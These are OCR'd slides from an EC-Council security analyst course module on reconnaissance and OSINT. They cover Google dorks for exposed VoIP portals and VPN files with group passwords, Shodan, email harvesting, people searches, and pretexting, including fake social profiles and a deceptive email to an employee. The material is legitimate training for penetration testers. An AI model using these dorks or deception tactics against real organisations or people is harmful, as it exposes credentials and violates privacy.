
Operator	Purpose
Or	Searches for a given term or its equivalent
" "	Searches for a specific term
-	Removes the pages related with the specified term in the result
[site:]	Restricts the results to those websites in the given domain
[intitle:]	Restricts the results to documents containing the search keyword in the title
[allintitle:]	Restricts the results to those websites with all of the search keywords in the title
[allintext:]	Searches pages with content specified in search criteria
[inurl:]	Restricts the results to documents containing the search keyword in the URL
[allinurl:]	Restricts the results to those with all of the search keywords in the URL
[link:]	Lists web pages that have links to the specified web page
[info:]	Presents some information that Google has about a particular web page
[related:]	Lists web pages that are similar to a specified web page
[cache:]	Displays the web pages stored in the Google cache
[location:]	Finds information for a specific location

Note: You can also combine these operators to obtain more specific result

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Refine Your Web Searches using Advanced Operators (Cont'd)

ECSA
EC-Council Certified Security Analyst




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Refine Your Web Searches using Advanced Operators (Cont'd)

ECSA
EC-Council Certified Security Analyst




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Refine Your Web Searches using Advanced Operators (Cont'd)

ECSA
EC-Council Certified Security Analyst

- Use Google Hacking/Dorking to perform advance search
- The Google Hacking Database (GHDB) is an authoritative source for querying the ever-widening reach of the Google search engine




Source: https://www.exploit-db.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Refine Your Web Searches using Advanced Operators (Cont'd)

ECSA
EC-Council Certified Security Analyst



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Refine Your Web Searches using Advanced Operators (Cont'd)

ECSA
EC-Council Certified Security Analyst

Google search queries for VoIP footprinting

Google Dork	Description
intitle:"Login Page" intext:"Phone Adapter Configuration Utility"	Pages containing login portals
inurl:/voice/advanced/ intitle:Linksys SPA configuration	Finds the Linksys VoIP router configuration page
intitle:"D-Link VoIP Router" "Welcome"	Pages containing D-Link login portals
intitle:asterisk.management.portal web-access	Looks for the Asterisk management portal
inurl:"NetworkConfiguration" cisco	Finds the Cisco phone details
inurl:"ccmuser/logon.asp"	Finds Cisco call manager
intitle:asterisk.management.portal web-access	Finds the Asterisk web management portal
inurl:8080 intitle:"login" intext:"UserLogin" "English"	VoIP login portals
intitle:" SPA Configuration"	Searches Linksys phones

Source: https://www.exploit-db.com

Google search queries for VPN footprinting

Google Dork	Description
filetype:pcf "cisco" "GroupPwd"	Cisco VPN files with Group Passwords for remote access
"[main]" "enc_GroupPwd=" ext:txt	Finds Cisco VPN client passwords (encrypted, but easily cracked!)
"Config" intitle:"Index of" intext:vpn	Directory with keys of VPN servers
inurl:/remote/login?lang=en	Finds FortiGate Firewall's SSL-VPN login portal
IHost=*.* intext:enc_UserPassword=* ext:pcf	Looks for .pcf files which contains user VPN profiles
filetype:rcf inurl:vpn	Finds Sonicwall Global VPN Client files containing sensitive information and login
filetype:pcf vpn OR Group	Finds publicly accessible profile configuration files (.pcf) used by VPN clients


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Refine Your Web Searches using Advanced Operators (Cont'd)

ECSA

Use Sitedigger to automate the google hacking process




Source: https://www.mcafee.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Footprint the Target using Shodan

ECSA

Shodan is a search engine for finding specific devices and device types that exist online and are open on the internet. It finds things like webcam, router, switches or any other IoT devices connected to the internet



Searching Cisco Router worldwide with their public IP addresses



Searching webcams worldwide with their public IP addresses


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Find the Geographical Location of a Company

ECSA

- Use Google Maps or Google Earth tool to find the geographical location of the company
- Find a neighboring company and famous landmarks, such as theaters, restaurants, etc.
- Find the traffic condition around the company
- You can also find the company's location using other services such as:
  - *http://www.wikimapia.org*
  - *https://www.mapquest.com*
  - *https://www.waze.com/en-GB/livemap*
  - *https://www.bing.com/maps*





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

List Employees and their Email Addresses

ECSA

Account

1. Sign up as a customer and request a presentation
2. Gather all possible information about the company and connect with various people
3. Look for contact information and telephone extensions
4. Look for employees' business and personal email accounts

Example:

- If John Stevens' business email is johns@xsecurity.com, then identify his personal email accounts, like jstevens@yahoo.com or jjstevens@hotmail.com, etc.
- Send an email to John stating that you cannot send him the file to his business email account and ask him if he has any other email account

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


 E-mail tracker Pro

Identify the Key Email Addresses through Email Harvesting

ECSA
EC-Council Certified Security Analyst

- Use email harvesting tools such as theharvester, Phishing Frenzy, etc. to enumerate publicly available email addresses of the target organization





Source: https://www.phishingfrenzy.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

List Key Personnel of the Company

ECSA
EC-Council Certified Security Analyst

- Use a search engine, such as Google, to find the key personnel of the company and crosslink information
- Use dice.com, Monster, and other job sites to look for key personnel information
- Headhunters might have employee profiles

Background check on key employees; look for their:

- Resumes
- Work experience
- Completed projects
- Promotions
- Accomplishments

Example

- John Stevens is the CFO of XSECURITY corporation; search for John Stevens joining **XSECURITY** in **Google** and look for deep links

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Use People Search Online Services to Collect the Information

ECSA
EC-Council Certified Security Analyst

- Information about an individual can be found at various people search websites such as pipl, Spokeo, PeopleFinders, etc.

A people search returns the following information about a person:

- Photos and residential addresses
- Contact numbers
- Date of birth
- Email addresses
- Satellite pictures of private residencies



Source: *https://pipl.com*

Source: *https://www.peoplefinder.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Browse Social Network Websites to Find Information about the Company and Employees

ECSA
EC-Council Certified Security Analyst

- Register with fake profiles in social network websites, such as LinkedIn, Facebook, etc., and try to join the target organization's community or employee groups, where they share personal and company information
- Gather personal email IDs, phone numbers, and addresses of the key personnel or employees

Find information about the company on social networking websites such as:

- *https://www.linkedin.com*
- *https://www.facebook.com*
- *https://twitter.com*
- *https://myspace.com*
- *https://www.pinterest.com*
- *https://plus.google.com*
- *https://instagram.com*




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Use Web Investigation Tools to Extract Sensitive Data about the Company

ECSA

Use the Web Investigator tool to search online records in many categories, such as background searches, people searches, etc.





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Type of Network Devices used in Organization

ECSA

- Google certain keyword with organization name
  - For example, ASA firewall with [company Name]
- You may get relevant information on job sites, professional or social networking sites, job roles responsibilities, job description, skills, etc. from which you can find out devices used in the target organization






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Identify the Type of Network Devices used in Organization (Cont'd)

ECSA

- LinkedIn profile of Network Administrators of target company







Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Type of Network Devices used in Organization (Cont'd)

ECSA

- Search for the company's job postings in major newspapers, classifieds, and job search engines to gather a company's infrastructure details:
  - *https://www.linkedin.com*
  - *http://www.monster.com*
  - *https://www.careerbuilder.com*
  - *https://www.dice.com*
  - *https://www.indeed.com*
  - *https://www.usajobs.gov*
- Look for system administrators, database operators, and security administrators
- Companies list the experience required, which indicates the technology infrastructure they have
- Look for information such as job requirements, employee profiles, hardware information, and software information
- **Example:** The company advertises *Required: System Administrator with work experience in Oracle, Cisco routers, and Checkpoint firewall.*
- This indicates that the company has the following infrastructure in their organization:
  - Oracle database server
  - Cisco routing devices
  - Checkpoint firewalls

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Example of Company's Job Postings

ECSA
EC-Council Certified Security Analyst

Job Summary

Location
Atlanta, GA 30316

Industries
Computer Software

Job Type
- Full Time
- Employee

Education Level
Bachelor's Degree

Career Level
Manager (Manager/ Supervisor of Staff)

Salary
80,000.00 - 100,000.00 $ / year

Job Reference Code
2534

Sr. Network Administrator

About the Job

Responsibilities:
The Senior Network Administrator is responsible for maintaining Exchange/ Communicator, the LAN and WAN operation infrastructure while working in a team of IT Administrators & Software Developers. Such responsibilities will include: System upgrades, system documentation, daily administration and problem resolution, as well as assisting staff and users in problem resolution relating to hardware, software, and communication issues. S/he will participate in the design and planning of the infrastructure to support new applications, technologies and security, and thereafter play a key role in the maintenance of such tools.

Essential Administration Functions:


- Active Directory experience in trouble shooting – AD replication (LAN/ WAN) DNS (Replication & Resolution), DHCP & Split scopes
- Administration and complete support and upgrade of the MS-Exchange/ Lync.
- Virtualization administration (VMWare & Hyper-V), EMC & Dell SAN Administration, Cisco Firewalls & Switches Administration, Barracuda Hardware Appliances, Silver Peak Data compression devices, VOIP Phone system Administration and Video Conferencing.
- Excellent understanding and ability to troubleshoot Smart Phone and active sync, Power shell commands, and patching with WSUS.
- TCP/ip Routing services including but not limited to Firewalls, switches, DNS, DHCP, Microsoft Active Directory, Internet Information Services, e-mail, hardware load balancers, and Anti-Spam devices.
- LAN/Wan connectivity at corporate offices, collocation, and all customer installations
- Site Implementations – Purchase, configuration, and installation of equipment, software & services at all customer sites using project management methodologies
- Installation of all server & desktop software including but not limited to Windows 2008/2012R2 Server, Windows 7/8.1, Exchange 2010/2013, Symantec Anti-Virus, IIS and all associated add-on tools, SQL Server, Accounting systems, and Microsoft Office and Adobe Desktop products.
- Field support of all on-site operations and Sales equipment.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Look for Sensitive Information in Email Headers

ECSA
EC-Council Certified Security Analyst

- Track email communication using Email tracking tool like eMailTrackerPro and perform email header analysis to gather sensitive information about a target recipient
- Look for the information such as recipient's system IP address, recipient's browser and operating system information, MIME version, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Look for Valuable Information in the NNTP USENET Newsgroups

ECSA
EC-Council Certified Security Analyst

- USENET (Network News Transfer Protocol or NNTP) relays USENET news articles from the discussions over the newsgroup
- USENET Newsgroups can be good source to get valuable information about the target
- People seek help by posting questions and asking for solution on USENET newsgroups
- Search the newsgroups or mailing lists for useful information posted by anyone from the target organization

From: adams@certifiedhacker.com
Subject: Apache Problem
Newsgroups: comp.infosystems.www.servers.unix, comp.os.linux, alt.apache.configuration, comp.lang.java.programmer
Date: 2018-02-27 09:19:28 PST

I am having a problem with Apache reverse proxy not communicating with web applications using HTTP 1.1 keepalive. I am using Apache 1.3.23 on Red Hat Linux 6.2. It is compiled with mod_proxy and mod_ssl.

Any ideas would be greatly appreciated.
Thank you.

---
adams@certifiedhacker.com
Sr. Systems Administrator
certifiedhacker.com

Sample Newsgroup Posting

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Useful Footprinting Activities to Find Information about Target

ECSA
EC-Council Certified Security Analyst

- ✓ Search the company's information in online trade association directories
- ✓ Collect company's information through groups, forums, and blogs
- ✓ Search for press releases issued by the company using Google/ Yahoo! Finance
- ✓ Search for link popularity of the company's website
- ✓ Monitor target using alerts such as Google Alerts, Yahoo! Alerts, Twitter Alerts, etc.
- ✓ Gather competitive intelligence by visiting websites such as EDGAR Database, Business Wire, LexisNexis, Hoovers, etc.
- ✓ Search and list the products/services sold by the company
- ✓ Compare prices of products or services with that of the competitor's

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA


OSINT through Website Analysis

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Search Contact Information, Email Addresses and Telephone Numbers from Company Website

ECSA

Search useful information on the website :



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Search for Web Pages Posting Patterns and Revision Numbers

ECSA


- Search for copyright notices on the web
